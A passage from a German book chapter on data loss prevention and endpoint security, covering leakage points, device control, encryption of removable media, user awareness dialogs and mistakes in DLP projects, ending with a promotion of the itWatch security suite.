Es sieht zu Beginn aus, als müsste man einen Sack Flöhe hüten: Jede Menge Daten, viele Bedrohungen und einige bereits umgesetzte Lösungen stehen organisatorischen Sicherheitsanweisungen gegenüber, die im Zweifel nur halbherzig befolgt werden, aber man hat keine Echtdaten zur Bedrohungslage. Übersicht lässt sich aber verblüffend einfach in das Thema bringen. Zuerst werden die Leckagepunkte identifiziert, die zugleich auch die potentiellen Eintrittspunkte für Angriffe und damit für Wirtschaftsspionage sind:

1. Netzwerkübergangspunkte zwischen privaten (eventuell auch besonders zu schützenden) Netzen und öffentlichen oder einfach angreifbaren Netzen
2. Kommunikationsanwendungen wie Browser und E-Mail
3. Kommunikationsgeräte wie Modems, Netzwerkkarten und Bluetooth
4. Mobile Datenträger wie Memory Sticks, gebrannte DVDs oder externe Festplatten an S-ATA oder SCSI

Deren Verwendung zu protokollieren oder gar zu blockieren bringt aber keine brauchbaren Ergebnisse, denn die Bedrohung liegt ja in der ausgetauschten Information. Protokolliert man jedes ausgetauschte Datenpaket, wird man die Nadel im Heuhaufen nie finden. Deshalb ist es wichtig, in Echtzeit die Spreu vom Weizen zu trennen und nur die interessanten Ergebnisse zu behandeln. Wie zuvor bereits erwähnt, ist es zudem sinnvoll entsprechend des Datenweges, sprich dem Import oder Export von Daten, die Kritikalität bestimmter Muster vorab einzuschätzen, um das Datenvolumen zu begrenzen.

8.3 Welche Daten sind »kritisch«?

Einem einzelnen Bit kann man nicht ansehen, ob es vertraulich, verschlüsselt oder öffentlich ist. Ein vertraulicher Inhalt ist als Ausdruck, Teil eines Archives (etwa ZIP-File), Kopie eines Bildschirms, verschlüsselter Mail-Anhang oder eingebettet in eine Powerpoint-Datei immer noch vertraulich. Beim Etikettieren entsprechend der Kritikalität (zum Beispiel »öffentlich«, »vertraulich« etc.) bringt jeder vollautomatische Prozess Unschärfe mit sich. Selbst wenn die Kritikalität der Datei dann in Echtzeit erkennbar ist, benötigt man für eine korrekte Entscheidung noch die wesentliche Information, in welchem Kontext gerade gehandelt wird. Die echte Entscheidung wird immer situationsbedingt und eingebettet in einen komplexen Prozess sein – deshalb liegen die schnellen Erfolge zum Schutz der Daten nicht im Etikettieren.

8.4 Import – Das Einbringen von Angriffssoftware unterbinden

Word- und PDF-Dokumente werden beim Import in das Firmennetzwerk aus der Sicherheitsperspektive eher uninteressant sein – außer sie enthalten eingebettete ausführbare Programme. Diese eingebetteten Programme sind der Grund für die Angriffsmeldungen mittels PDF. Eine gute Patternanalyse – hier sei beispielhaft das Modul XRayWatch – kann durch eine intelligente Inhaltsüberprüfung diese eingebetteten Programme erkennen und je nach Notwendigkeit reagieren. Der Schutz muss vollständig sein, also auch in beliebig geschachtelten Archiven oder verschlüsselten Dateien nach diesen Mustern gesucht werden. Sind auf mobilen Datenträger aber dazu noch portable Anwendungen vorhanden, dann kann jeder Anwender diese ohne administrative Rechte ausführen, und die potentielle Schadsoftware ist im Firmennetz angekommen. Wegen des fehlenden Installationsvorganges helfen traditionelle Anwendungsinventarisierungen hier nicht und somit tauchen diese Arten von Anwendungen nie im Softwarekatalog auf und hinterlassen auch sonst keine Spuren auf dem Rechner. Nur Werkzeuge, welche in Echtzeit alle Programme melden, deren Ausführung versucht wurde, lösen dieses Problem ohne großen administrativen Aufwand.

8.5 Export – die Mitnahme von Daten sauber regulieren

Es gilt zu definieren, wer welche Daten in welcher Form (verschlüsselt oder unverschlüsselt) auf welchem Datenträger bzw. durch welche Kommunikationsanwendung »nach draußen« mitnehmen oder senden darf. Für eine gute Entscheidung in Echtzeit benötigt man darum die wesentliche Information, in welchem Kontext gehandelt wird:

- Ein Backup lokaler Daten, das mit einem nur innerhalb der Firma verwendbaren Unternehmensschlüssel verschlüsselt ist, ist okay,
- das Mitnehmen dieser Daten mit einem Transportschlüssel durch einen Auszubildenden soll aber verhindert werden.

Die Entscheidung wird also von dem Anwender, von den verwendeten Anwendungen und Datenträgern sowie der Situation abhängen.

8.6 Die letzte Bastion: der Anwender

IT-Sicherheitsanforderungen sind »von außen« durch eine Flut von auferlegten, regulierenden Bestimmungen definiert und »von innen« durch das subjektive Verständnis des Unternehmens und der individuellen Relevanz der Regularien. Neben lokal gültigen Datenschutzgesetzen wie (Euro)SOX und HIPPA, gibt es viele weitere Vorschriften, die in Teilen oder im gesamten IT Markt zu berücksichtigen sind. Mitunter stehen sich Anforderungen an die Beweisbarkeit mit Themen des Datenschutzes scheinbar unvereinbar gegenüber. Letztendlich überlagern sich darum standardisierbare und individuelle Anforderungen an die Sicherheit zu einem unternehmensspezifischen Anforderungsprofil. Als entscheidender Faktor kommt zudem die Unternehmenskultur hinzu, da das Unternehmen in der Umsetzung der Aufgabenstellung mit technischen und organisato-

rischen Lösungen einen individuellen Weg finden wird. In der Praxis heißt das, die richtige Lösung zwischen dem »selbstverantwortlichen Benutzer« mit allen Freiräumen und dem möglicherweise ungeschulten »Normalnutzer« zu finden. Fast jeder Verantwortliche für die IT-Sicherheit kennt das Dilemma: Entweder die IT-Sicherheit leidet, weil nicht jeder Mitarbeiter auf jede kritische Situation innerhalb der Verwendung seiner IT geschult werden kann, oder die Mitarbeiter sind unzufrieden, weil prophylaktisch alles verboten ist und sie sich durch »die Sicherheit« in Ihrer Entscheidungsfreiheit und Produktivität eingeschränkt sehen.

Ein Anwender, dem man höhere Rechte im Umgang mit (oder hier zur Mitnahme von) sensiblen Daten einräumt, sollte also verstehen was er tut. Dieses Wissen zur IT-Sicherheit vermittelt man häufig in sogenannten Security Awareness Programmen. Das Wissen des Anwenders und die technisch umgesetzten Regeln zur IT-Sicherheit sollten voneinander profitieren. Sinnhaft ist es, den Anwender in Echtzeit auf die Risiken seines Handelns, die geltende Richtlinie und Möglichkeiten des sicheren Handelns aufmerksam zu machen, kritische Aktionen technisch zu überwachen und bei Bedarf den Anwender vor der kritischen Aktion online zu schulen. Die Compliance des Unternehmens wird dadurch beweisbar, denn die relevanten Aktionen des Anwenders werden protokolliert oder sogar als elektronische Willenserklärung revisionssicher gespeichert. Darum muss man je Benutzer fragen: Wie eigenständig darf er denn agieren? Aus der Antwort schlussfolgert man dann auf die notwendige technische Reglementierung und dem daraus resultierenden und damit adäquaten Freiraum je Nutzer. Alles zusammen spiegelt dann die Sicherheitskultur des Unternehmens wieder.

8.7 Bestimmung des Freiraumes

Ein Datentypist, der einen Arbeitsüberhang, evtl. in einem Zeitarbeitsverhältnis, abarbeitet, wird weniger Verständnis für die Vertraulichkeit der Daten haben als ein Geschäftsführer, dessen eigenes Wohl auch von der gesetzmäßig korrekten Arbeitsweise in dem Unternehmen abhängt. Mit Sicherheit ist also die Vertrauenswürdigkeit der Person und die Bindung an das Unternehmen ein Parameter für das Maß des möglichen Freiraums. An dem Beispiel lässt sich gut erkennen, dass in jedem Unternehmen technischer Schutz notwendig ist, da die Aushilfskraft ebenfalls Zugriff auf sensible Daten hat, die am besten in der Firma verbleiben sollten, zum Beispiel durch eine Verschlüsselung mit einem Unternehmensschlüssel. Bei Benutzern mit einer hohen Bindung an das Unternehmen, ausgereiftem technischen Wissen und einer hohen Vertrauenswürdigkeit kann auf einen technischen Schutz durch Verbote eventuell sogar ganz verzichtet werden. Trotzdem ist bei einigen Daten eine gesetzliche oder firmeninterne Beweispflicht gegeben, so dass technische Maßnahmen zum Beispiel im Zuge der Protokollierung oder als Echtheitsnachweis notwendig werden.

8.8 Im Dialog mit dem Anwender – nicht gegen ihn

Natürlich kann es einen guten Grund dafür geben im Hotel spontan ein sicherheitskritisches USB-Gerät einzusetzen. Für solche Ausnahmen lohnt es sich natürlich nicht, einen 24/7-Service zur Gerätefreigabe oder Richtlinienänderung vorzuhalten. Lösungen der Endgerätesicherheit sollten hier verschiedene kosteneffiziente Verfahren anbieten. Eine einfache Möglichkeit für den selbstverantwortlichen Benutzer liegt beispielsweise im folgenden Dialog:




Abbildung 1: In vielen Fällen ist für die VIP Anwender oder den Außendienst eine Selbstfreigabe gegen Monitoringauflage der beste Weg.

Der Benutzer kann durch Eingabe eines gültigen Projektnamens das benötigte Gerät eigenverantwortlich frei geben – unterliegt dann aber einer detaillierten Protokollierung, der er selbst per elektronischer Willenserklärung revisionssicher zustimmt. Was für den angemeldeten Benutzer als »gültiges Projekt« gilt, kann der Kunde jeweils selbst definieren. Dazu ist die Einbringung eines eigenen Algorithmus als Plug-In ein guter Weg. Natürlich erscheint der vom Benutzer eingegebene Text im zentralen Logging, welches die Revisionssicherheit und Compliance garantiert. Der Text im Dialogfeld ist ebenfalls frei vom Kunden definierbar. So können zum Beispiel auch Daten für die Abrechnung von Services in Echtzeit erfasst werden.

Der Dialog ist dabei schon etwas für fortgeschrittene Anwender, die nach vorab definierten Prozessen vorgehen. Natürlich sind auch selbst definierte Nachrichtentexte, Links auf Online-Schulungen oder Awareness-Informationen wie etwa hinterlegte Videos denkbar. Der Kunde entscheidet zudem, ob die Freigabe der kritischen Aktion sofort oder auch abhängig von der Situation beziehungsweise dem Kenntnisstand des Benutzers verzögert werden soll. So kann zum Beispiel der Einsatz eines Massenspeichers so lange herausgezögert werden bis der Benutzer die Datenschutz-Information gelesen hat und dieser zugestimmt hat. Natürlich will man dem Benutzer nicht vor jedem Einsatz seines Memory Sticks die gleiche Nachricht oder denselben Videoclip als Info anbieten. Darum sollte die Häufigkeit der Aktion je Benutzer, je PC oder nach anderen algorithmischen Parametern beliebig frei definierbar sein. Einer automatischen

und beweissicher gespeicherten, vierteljährlichen Belehrung, wie sie etwa in HIPAA gefordert ist, steht dann nichts mehr im Wege.

8.9 Die Herausforderungen

Wir übernehmen die vorgenannte Unterteilung der Angriffspunkte und diskutieren deren wirksamen Schutz in heutigen Infrastrukturen.

1. Netzwerkübergangspunkte zwischen privaten (eventuell auch besonders zu schützenden) Netzen und öffentlichen oder einfach angreifbaren Netzen
2. Kommunikationsanwendungen
3. Kommunikationsgeräte
4. Mobile Datenträger

8.10 Netzübergänge

Die Netzwerkübergabepunkte werden heute mit mehrstufigen Firewallsystemen sehr gut abgesichert. Da diese Technik seit vielen Jahren stabil ist und zu der Umsetzung in fast allen Unternehmen Know-how vorhanden ist, sollte man auf diese Technik bauen. Das heißt natürlich zum einen die Schutzmaßnahmen immer aktuell an die bekannte Bedrohungslage anzupassen und diese Disziplin im Risikomanagement des Unternehmens zu verankern. Zum andern sollte man sich aber genau dieses Vorgehen als »Vorbild« oder Blaupause für alle anderen Kommunikationsbeziehungen nehmen. Daraus resultiert dann, dass man die auf den Firewalls etablierten Regeln an allen anderen Schnittstellen umsetzt, aber auch, dass man alle Bedrohungsszenarien an diesen Schnittstellen in das Risikomanagement des Unternehmens mit aufnimmt.

8.11 Kommunikationsanwendungen

Die Anwendungen, die über IP kommunizieren, wie etwa Browser oder Email, laufen meist über die Firewall und werden dort durch Applikationsfilter geeignet geschützt. Kritisch sind verschlüsselte Daten, da diese zum einen wegen der geltenden Datenschutzrichtlinien nicht entschlüsselt werden dürfen oder es zum anderen auch technisch oft ohne Kenntnis des geeigneten Schlüssels und des angewendeten Verfahrens gar nicht möglich ist. Dieses verbleibende Restrisiko kann man über eine geeignete Endgerätesicherheit schließen, da auf dem Endgerät direkt vor der Verwendung der Daten diese auf jeden Fall entschlüsselt und somit im Klartext vorliegen werden.

8.12 Kommunikationsgeräte und Kommunikationsschnittstellen

Die Sicherheitsdefizite durch die generische Plug&Play-Pforte für kommunizierende Peripheriegeräte wie Modems, WLAN, externe Netzwerkkarten etc. an den Geräteschnittstellen wie USB, PC-Card, Firewire, Bluetooth, Infrarot etc. sind seit langem bekannt. Unerwünschte Geräte bedrohen nicht nur die Integrität der Netze, sondern es kann auch entscheidendes Unternehmenswissen unerkannt abgezogen und vervielfältigt werden. Zu den Interessen aus der IT-Sicherheit kommen zudem noch die Anfor-

derungen des Betriebes nach Effizienz und Kostensenkung sowie die Notwendigkeit, den Benutzer bei komplexeren Einsatzszenarien zu unterstützen. Diese als Gerätekontrolle oder Device Control bezeichnete Thematik ist ein Teil der gesamten Endgerätesicherheit.

8.13 Mobile Datenträger

Gerätekontrolle ist natürlich nicht nur auf die kommunizierenden Geräte beschränkt, sondern beschäftigt sich auch mit denen, die lokale Dienste erbringen, allen voran mobile Datenträger wie (gebrannte) CDs/ DVDs, Memory Sticks, USB-Platten, ZIP-Drives, externe Festplatten an S-ATA oder SCSI , SD- und sonstige Speicherkarten und viele mehr.

8.14 Endgerätesicherheit

Das Thema der Endgerätesicherheit (Endpoint Security) ist viel breiter als nur eine effiziente Zugangskontrolle für jedwede Geräteschnittstelle zu realisieren. In der Folge führen wir eine Bestandsaufnahme durch, was eine umfassende Lösung für die Endgerätesicherheit heute alles leisten muss:

- **Antivirus** – die klassische Disziplin ist auf fast 100% aller Endgeräte heute bereits implementiert und muss nicht weiter im Detail behandelt werden.
- **Gerätekontrolle** – Wer darf welches Gerät, egal ob Peripheriegerät oder fest verbaute Hardware wann, wo und wofür nutzen? Natürlich darf für eine neue Geräte-oder Schnittstellenklasse kein Update vom Hersteller nötig werden, da zu beliebigen Zeitpunkten neue Geräte in Betrieb genommen werden sollen, ohne, dass ein Softwareupdate nötig wird.
- **Verschlüsselung mobiler Datenträger** – Die Verfahren der Vergangenheit, wie etwa Partitionsverschlüsselung, haben zunehmend ausgedient, da der Bedarf an Vertraulichkeit immer mehr von den Dateiinhalten und ihrer Sensitivität abhängt und damit nicht mehr alle Daten einheitlich klassifiziert und behandelt werden können. Auch die einfache Verwendbarkeit auf beliebigen Drittsystemen ist eine wesentliche Anforderung, weshalb aus Sicht der Sicherheit ein einziger Schlüssel für alle Daten auf einem Datenträger wegen der Existenz sogenannter USB-Dumper kritisch ist – wie generell die vollständig transparente Entschlüsselung auf unsicheren Systemen ein Sicherheitsrisiko darstellt. (Siehe auch Infografik rechts)
- **Personalisierung von Datenträgern** – Günstige Datenträger verfügen über keine eigenen Merkmale wie Seriennummern. Die Nutzung von Datenträgern in besonders kritischen Bereichen (Vorstand, Akquisition, Stabsabteilungen etc.) erfordert aber aus Gründen der Compliance wesentliche Datenbewegungen beweisbar abzulegen. Die Personalisierung von Datenträgern für Nutzer oder Projektgruppen ist hier also Voraussetzung.
- **Kontrolle der Anwendungen** – Die Unterscheidung zwischen erlaubten und nicht erlaubten Anwendungen erfordert aus praktischen Gründen den Einsatz von Whitelists und Blacklists. Exploits von Kommunikationsanwendungen können nur dann sinnvoll unterbunden werden, wenn diese Anwendungen in einem

eigenen, restriktiven Rechteraum laufen und die Rechte des Anwenders nicht missbrauchen können.

- **Protokollierung aller sicherheitskritischen Aktionen** – Unabhängig davon, ob es um die Verwendung risikobehafteter Hardware oder Geräte, um den Austausch sensibler Dateien oder das Verwenden von problematischer Software geht, Blockieren und Freigeben alleine genügt heute schon lange nicht mehr. Die Beweisbarkeit von Datenbewegungen ist in vielen IT-Umgebungen zum kritischen Faktor geworden. Die Begrenzung der Protokollvolumina durch geeignete Verfahren ist hier zudem zwingend; insbesondere, wenn die gesamten Dateninhalte und nicht nur die Dateinamen protokolliert werden müssen, um beispielsweise Auflagen der Langfristarchivierung trotz der Verwendung von mobilen Datenträgern zu erfüllen.
- **Kontrolle der verwendeten Netze** – Durch die Unterscheidung zwischen erlaubten und nicht erlaubten Netzen kontrolliert die IT-Abteilung alle Kontakte. Entsprechend des erkannten Netzes muss die Security Policy in Echtzeit eingestellt werden – zum Beispiel Heimarbeitsplatz, Firmenzentrale, Standort Produktion, Schulung, etc.
- **Alerting** – Die Benachrichtigung der bereits etablierten Intrusion Detection Verfahren oder Prozesse, also die unkomplizierte Integration in Drittprodukte, ist hier genauso wichtig wie die Möglichkeit, Echtzeitreaktionen auf kritische Ereignisse zu konfigurieren.
- **Management Information** - Reports und Quota-Management (Datenmengen- Management) geben historische oder Echtzeit-Auskunft über die Nutzung und den Netzzustand nach Standorten, Abteilungen oder anderen Kriterien. Im besten Fall lässt sich ein Sicherheitsbenchmark der Endgeräte als Ausgangspunkt für das Risikomanagement darstellen.

Diese Anforderungen an die Endgerätesicherheit sind darüber hinaus immer alle in Echtzeit, an allen Geräteschnittstellen, für alle Geräteklassen, für alle Benutzer und für alle Dateien oder Informationen zu leisten.

Das Tempo der vorgestellten Innovationen in der IT-Branche ist hoch und das Wachstum der Möglichkeiten im IT-Sektor steigt rasant. So ist es kein Wunder, dass mehr und mehr Unternehmen aller Größenordnungen auch ihre wertschöpfenden Prozesse auf den Einsatz innovativer mobiler Lösungen rund um die Peripheriegeräte ausrichten. Mobile Datenträger haben darum in den IT-Umgebungen auf Basis von Innovationsdruck und Kosteneffizienz mittlerweile ihren festen Platz. Doch diese unüberschaubare Anzahl neuer Geräte im Netzwerk will geplant, verwaltet, organisiert und nicht zuletzt in die Standardprozesse der IT integriert werden. Windows-Bordmittel sind für die IT-Abteilungen der Unternehmen keine große Hilfe und so gibt es im Markt zunehmend mehr Produkte zur Security und zum Systems Management, die allerdings häufig jeweils nur einen Teil der Problematik abdecken. Auch die von Microsoft vorgestellten Betriebssysteme Windows 7 oder Windows 2008 Server bieten hier noch keine zufriedenstellende Lösung an, da bestimmte Verfahren vollständig fehlen und andere in der zentralen Steuerung nicht granular genug sind.

8.15 Spannungsfeld der IT-Manager

Um sich der Materie zu nähern, muss man zunächst das Spannungsfeld verstehen, in dem sich der IT-Manager befindet. Diese zuvor beschriebenen »volatile« Peripheriegeräte und die wachsende Anzahl kabelloser Schnittstellen kommen zu den »festen« Geräten wie Maus, Tastatur und Drucker in einem Ausmaß hinzu, wie es bis vor ein paar Jahren unvorstellbar war. Alle diese neuen Geräte müssen inventarisiert und ggf. personalisiert werden, damit weiterhin Überblick herrscht, welche Geräte wann und wo welchen Nutzen bringen.

Der IT-Manager wird aber nicht in gleichem Maße Personal- oder Zeitzuwachs erhalten haben, sondern muss weiterhin in einem identischen Zeitrahmen die erhöhten Anforderungen an die IT-Umgebung bedienen. Zudem ist die Verwaltung der Geräte und ihrer Einsatzszenarien wesentlich dezidierter zu betrachten als in der Vergangenheit. Abgebrochene Installationen und Konfigurationsfehler müssen ebenso leicht erkennbar und vor allem behebbar sein wie die Integration in die Standardprozesse wie etwa Beschaffung, Auslieferung, Freigabe, Validierung, Berechtigung. Der Helpdesk, nun mit einem deutlich höheren Aufkommen an Anfragen konfrontiert, muss seine Beantwortungszeit entscheidend verkürzen und ist dabei auf die Mehrfachverwendbarkeit von automatisierten Lösungen angewiesen, wie etwa die »on-demand« Treiber-(Nach-)Installation.

In Zeiten organisierter Angriffe auf Firmeninformationen aus Drittstaaten darf neben der Betrachtung des reinen System Management der Sicherheitsaspekt nicht vernachlässigt werden, der wichtiger ist als je zuvor, um das Risiko von Datenlecks zu minimieren und um die Gefahren der Industriespionage zu bekämpfen. Dabei muss es nicht unbedingt die böse Absicht des Nutzers sein, die derartige Sicherheitsrisiken erhöht. Es reicht schon, wenn Dateien oder Dokumente ohne Verschlüsselung auf mobile Datenträger kopiert werden und der Datenträger in der U-Bahn aus der Tasche fällt.

Bei dem Blick auf die bestehenden Softwarelösungen im Markt zeigt sich, dass die Lösungen auf der Systems Management Seite kaum Funktionen in der IT-Sicherheit haben, die über reines Blockieren und Protokollieren hinausgehen. Die Produkte aus der Sicherheitswelt haben aber fast alle keine Mehrwerte im Systems Management.

8.16 Fehler in DLP Projekten vermeiden

Wie kann man also effizient den Abfluss von Daten unter Einhaltung aller Vorschriften und der Unternehmens-Compliance unterbinden? Endpoint Security Produkte, die die aufgezeichneten Herausforderungen zu Gunsten der Produktivität des Unternehmens lösen sind ein Schlüsselelement. Es ist hier notwendig zu erkennen, dass eine Lösung des Problems »Datenverlust durch Mitarbeiter oder Außentäter« immer aus mehreren Komponenten besteht:

1. Dem Mitarbeiter, der die Unternehmensinteressen kennt und in adäquate Handlungen umsetzt,
2. einem technischen Werkzeug, welches die Bewusstseinsbildung beim Mitarbeiter unterstützt, die potentiellen Leckagepunkte am Endgerät blockieren, monitoren und verschlüsseln kann und
3. Definitionen über die Sensitivität von Dokumenten.

Viele Projekte scheitern daran, dass man im ersten Schritt zu viel will, weil eine Projektlaufdauer von mehreren Jahren ohne signifikante schnelle Gewinne für das Unternehmen in der heutigen Zeit kaum akzeptabel ist. Außerdem können die »Ausnahmen« zu häufig und damit zu teuer in der manuellen Administration werden oder die Sicherheitsrichtlinie nur aus Schlupflöchern bestehen und damit ihr Geld nicht wert sein.

8.17 Fallen vermeiden – Die häufigsten Fehler in DLP-Projekten

1. Alle vorhandenen Daten nach deren Kritikalität zu markieren kostet viel Zeit und Energie – und man muss lange auf positive Resultate warten. Das eigentliche Ziel, den unerlaubten Datenabfluss unterbinden, rückt in weite Ferne.
2. Die systembedingten Ungenauigkeiten in der Klassifikation führen im Betrieb zu falschen Entscheidungen (false positive und false negative) auf. Entweder bessert man im Betrieb häufig nach und generiert somit hohe administrative Kosten, oder stellt die Schutzkriterien so lax ein, dass das Ergebnis den Aufwand nicht mehr lohnt. Der Unmut über diese Ungenauigkeiten steigt über die Zeit und gefährdet den Erfolg des Projektes.
3. Häufig wird erst über die oben erwähnten Angriffe auf Schwachstellen von Standardanwendungen (Internet-Explorer Exploit) oder –formate (PDF-Exploit) ungewollt ein Datenkanal nach außen geöffnet. Der Angriff kommt aber von außen, weshalb es zu einer Aufgabe des DLP gehört den »Import von schädlichen ausführbaren Objekten« zu kontrollieren oder ganz zu verbieten (beispielsweise Java-Skript in PDF, DLL-Download über Browser etc.).

8.18 Best Practice, Phase 1

Einfache, weil im Betrieb unkritische Sicherheitsmaßnahmen, werden zuerst implementiert und schaffen schon nach wenigen Wochen schnelle Erfolge, sogenannte Quick Wins. Dazu protokolliert man – ohne die Daten der handelnden Benutzer zu erheben – die potentiellen Leckagepunkte, wie etwa Netzkontaktpunkte und lokale Kontaktpunkte über Kabel oder Luftschnittstelle (Bluetooth, WLAN...), kommunizierende Anwendungen (Email, Browser...) und mobile Datenträger (Memory Sticks, Firewire-Platten, gebrannte DVDs...). Die Schutzmaßnahmen im ersten Schritt beeinflussen den Betrieb nicht: Benutzersensibilisierung, Monitoring und damit verbunden das Alerting stehen an erster Stelle. Diese Maßnahmen erlauben die Kritikalitätseinschätzungen im weiteren Verlauf iterativ zu verfeinern. Die Untersuchung der statistischen Auswertungen des Monitorings zeigt die realen Risiken und pragmatische Verstöße gegen die bestehenden Vorschriften auf. Bereits nach dieser ersten Phase, die mit wenigen Arbeitsstunden erledigt ist, kann man klare Antworten auf die drängende Frage »Wie sicher sind wir?« geben.

8.19 Best Practice, weitere Schritte

Auf dieser Information basieren die regelmäßigen Verfeinerungen der technischen Sicherheitsmaßnahmen, etwa Blockade und Zwangsverschlüsselung, die erst sukzessive in die jeweils adäquate Reaktion münden. Je nach Applikation, Netzwerk, Datenträger, handelndem Benutzer und natürlich identifiziertem Dateninhalt werden folgende Maßnahmen erzwungen: Verschlüsselung mit Firmenschlüssel oder persönlichem Schlüssel, bewusstseins- oder wissensbildende Informationen über das konkret identifizierte Risiko an den Anwender in Echtzeit, revisionssichere Beweiserhebung – bei Bedarf mit gespeicherter elektronischer Willenserklärung für einen Haftungsübergang – oder auch eine Blockade der Aktion. Eigene algorithmische Prüfungen und solche von Drittprogrammen sollten eingebunden werden können, so dass eine Sequenz voneinander abhängiger Prüfungen nach unterschiedlichen Kriterien entsteht.

8.20 Alternativen zur Klassifikation einzelner Dateien

Wie oben beschrieben ist das Ziel jede einzelne Datei in allen »Daseinsformen – auch auszugsweise – mit dem richtigen Etikett zu versehen, was in größeren Netzen unrealistisch ist, da sich die Durchmischung der Daten nicht sinnvoll einschränken lässt. Eine bessere Lösung ist die Virtualisierung in Subnetzen. Mit klassischen Verfahren wie Citrix oder Terminalserver lassen sich Daten von höherem Schutzbedarf zu Datenclustern zusammenfassen, die in separierten Netzen liegen. Der Zugriff in diese Netze kann nach dem Verfahren »Read up – No write down« gesteuert werden. Die Zugriffsroutinen in diese Netze finden dann authentisiert statt. Mit den in diesem Artikel beschriebenen Verfahren des Applikationsschutzes sind dann die Zugriffsclients in diese Netze geeignet geschützt, so dass weder deren Konfiguration verändert werden kann noch die sensiblen Daten unerlaubt ausgelesen oder kopiert werden können.

8.21 Die Lösung »Dynamische Security«

So flexibel wie Ihr Unternehmen ist, so sollte sich auch Ihre Security Policy in Echtzeit Ihren Bedürfnissen anpassen. Kenntnisstand des Mitarbeiters, Verwendung des Notebooks im Haus, offline, an WLAN oder im Home Office beeinflussen den gültigen Freiraum. Wird die Situation in Echtzeit erkannt, kann die gültige Richtlinie ereignisgetrieben vollautomatisch gewechselt werden und die Risiken sind gebannt. So werden verschiedene Welten für den Kunden gewinnbringend zusammengeführt:

1. Das Wissen des Endanwenders um die Sensitivität einer Datei,
2. das Wissen der zentralen IT um Richtlinien, die Sicherheit von Datenträgern und Prozessen, sowie vertrauenswürdige Benutzergruppen und eigenverantwortlich handelnde Mitarbeiter,
3. die Investitionen in Security Awareness-Maßnahmen kommen in Echtzeit an den Nutzungspunkt,
4. die intern geklärte Haftungsfrage und Haftungsübergänge,
5. die aktuelle Gesetzeslage,
6. technisch umgesetzte Compliance-Anforderungen, die mit geeigneter Information in Echtzeit an den Benutzer kommuniziert und dabei revisionssicher abgelegt werden.

Sicherheitsziele können also durch

1. proaktiven Schutz mit Verboten,
2. abschreckende Wirkung über die Beweisbarkeit und eventuell eintretende Haftung im Nachhinein,
3. organisatorische und vertragliche Vereinbarungen,
4. Bewusstseinsverbessernde Maßnahmen – Security Awareness
5. oder Kombinationen davon umgesetzt werden. Die Sicherheitsziele binden immer alle Leckagepunkte gleichermaßen ein.

8.22 Welches Verfahren ist nun am besten geeignet, die Sicherheitsziele des Unternehmens umzusetzen?

Steigt auf der einen Seite die Sicherheit durch eine höhere Stärke des Schutzmechanismus, ist auf der anderen Seite der Eingriff in die Unternehmensabläufe und -kultur größer und die Sicherheit wird als Verhinderer wahr genommen, wenn die Maßnahme im Einzelfall überzogen ist. Die richtige Balance ist also entscheidend dafür, dass eine Unternehmenskultur einerseits den Sicherheitsbedarf reflektiert und andererseits von den Mitarbeitern einheitlich als hilfreich, positiv und »passend« wahrgenommen wird.

8.23 Compliance, Vertrauen und Wünschen

Wir möchten eine mögliche Lösung mittels eines konkreten Produktes in Stichpunkten skizzieren. Die Enterprise Security Suite von itWatch, die wir hier für eine exemplarische Lösungsumsetzung gewählt haben, um mit zentral definierbaren, aber dezentral gültigen Security Policies eine reibungslose, einfache Nutzung sowohl für den Anwender als auch den Administrator zu garantieren, kann die gültige Sicherheitsrichtlinie bei Bedarf zudem in Echtzeit an die Situation anpassen. In verschiedenen Umgebungen erbringt die Security Suite die angegebenen Leistungen schon seit Jahren und bietet so auch Handlungssicherheit. KMU als auch Großunternehmen sowie das Militär und viele staatlichen Institutionen vertrauen seit Jahren auf dieses Werkzeug aus deutscher Produktion.

8.24 Security Awareness – Sicherheitsbewusstsein schaffen

Datenschutzführerschein: ein Kunde hat eine E-Learning-Anwendung »Datenschutzführerschein« implementiert. Die Nutzung von mobilen Datenträgern ist an die korrekte Beantwortung der Schlussfragen des elektronischen Lernprogrammes gekoppelt. Die Berechtigung wird in Echtzeit geprüft und dadurch ohne manuelle, administrative Prozesse quasi kostenfrei immer korrekt gesetzt. Nebenbei erreicht der Kunde die Compliance-Anforderungen nach beweisbarer Wissensprüfung.

- Zum Nutzungszeitpunkt besonderer Technologien kann beispielsweise automatisch ein Video einspielt werden
    - Einmalig für einen Benutzer
    - Einmal im Vierteljahr
    - Wechselnd mit anderen aktuellen Awareness-Maßnahmen
- Nachrichtentexte zur Nutzung
    - Vor, nach oder während der Nutzung als
        - Benutzer-Information, -Dialog oder –Hilfe
        - Die Benutzereingaben im Dialog können natürlich protokolliert werden
        - Bestätigungen des Anwenders sind revisionssicher als elektronisch Willenserklärung hinterlegt
- Standortabhängige Reaktionen oder Sprachabhängigkeiten werden berücksichtigt
- Die Durchführung »sensibler« Aktionen kann von den sicherheitsrelevanten Umständen (etwa welches Netzwerk ist angeschlossen?) abhängig erlaubt, verboten oder überwacht werden und darüber hinaus an beliebige »Zusatzqualifikationen« (zum Beispiel Token-Authentisierung) geknüpft werden.

8.25 Sicherheits Management

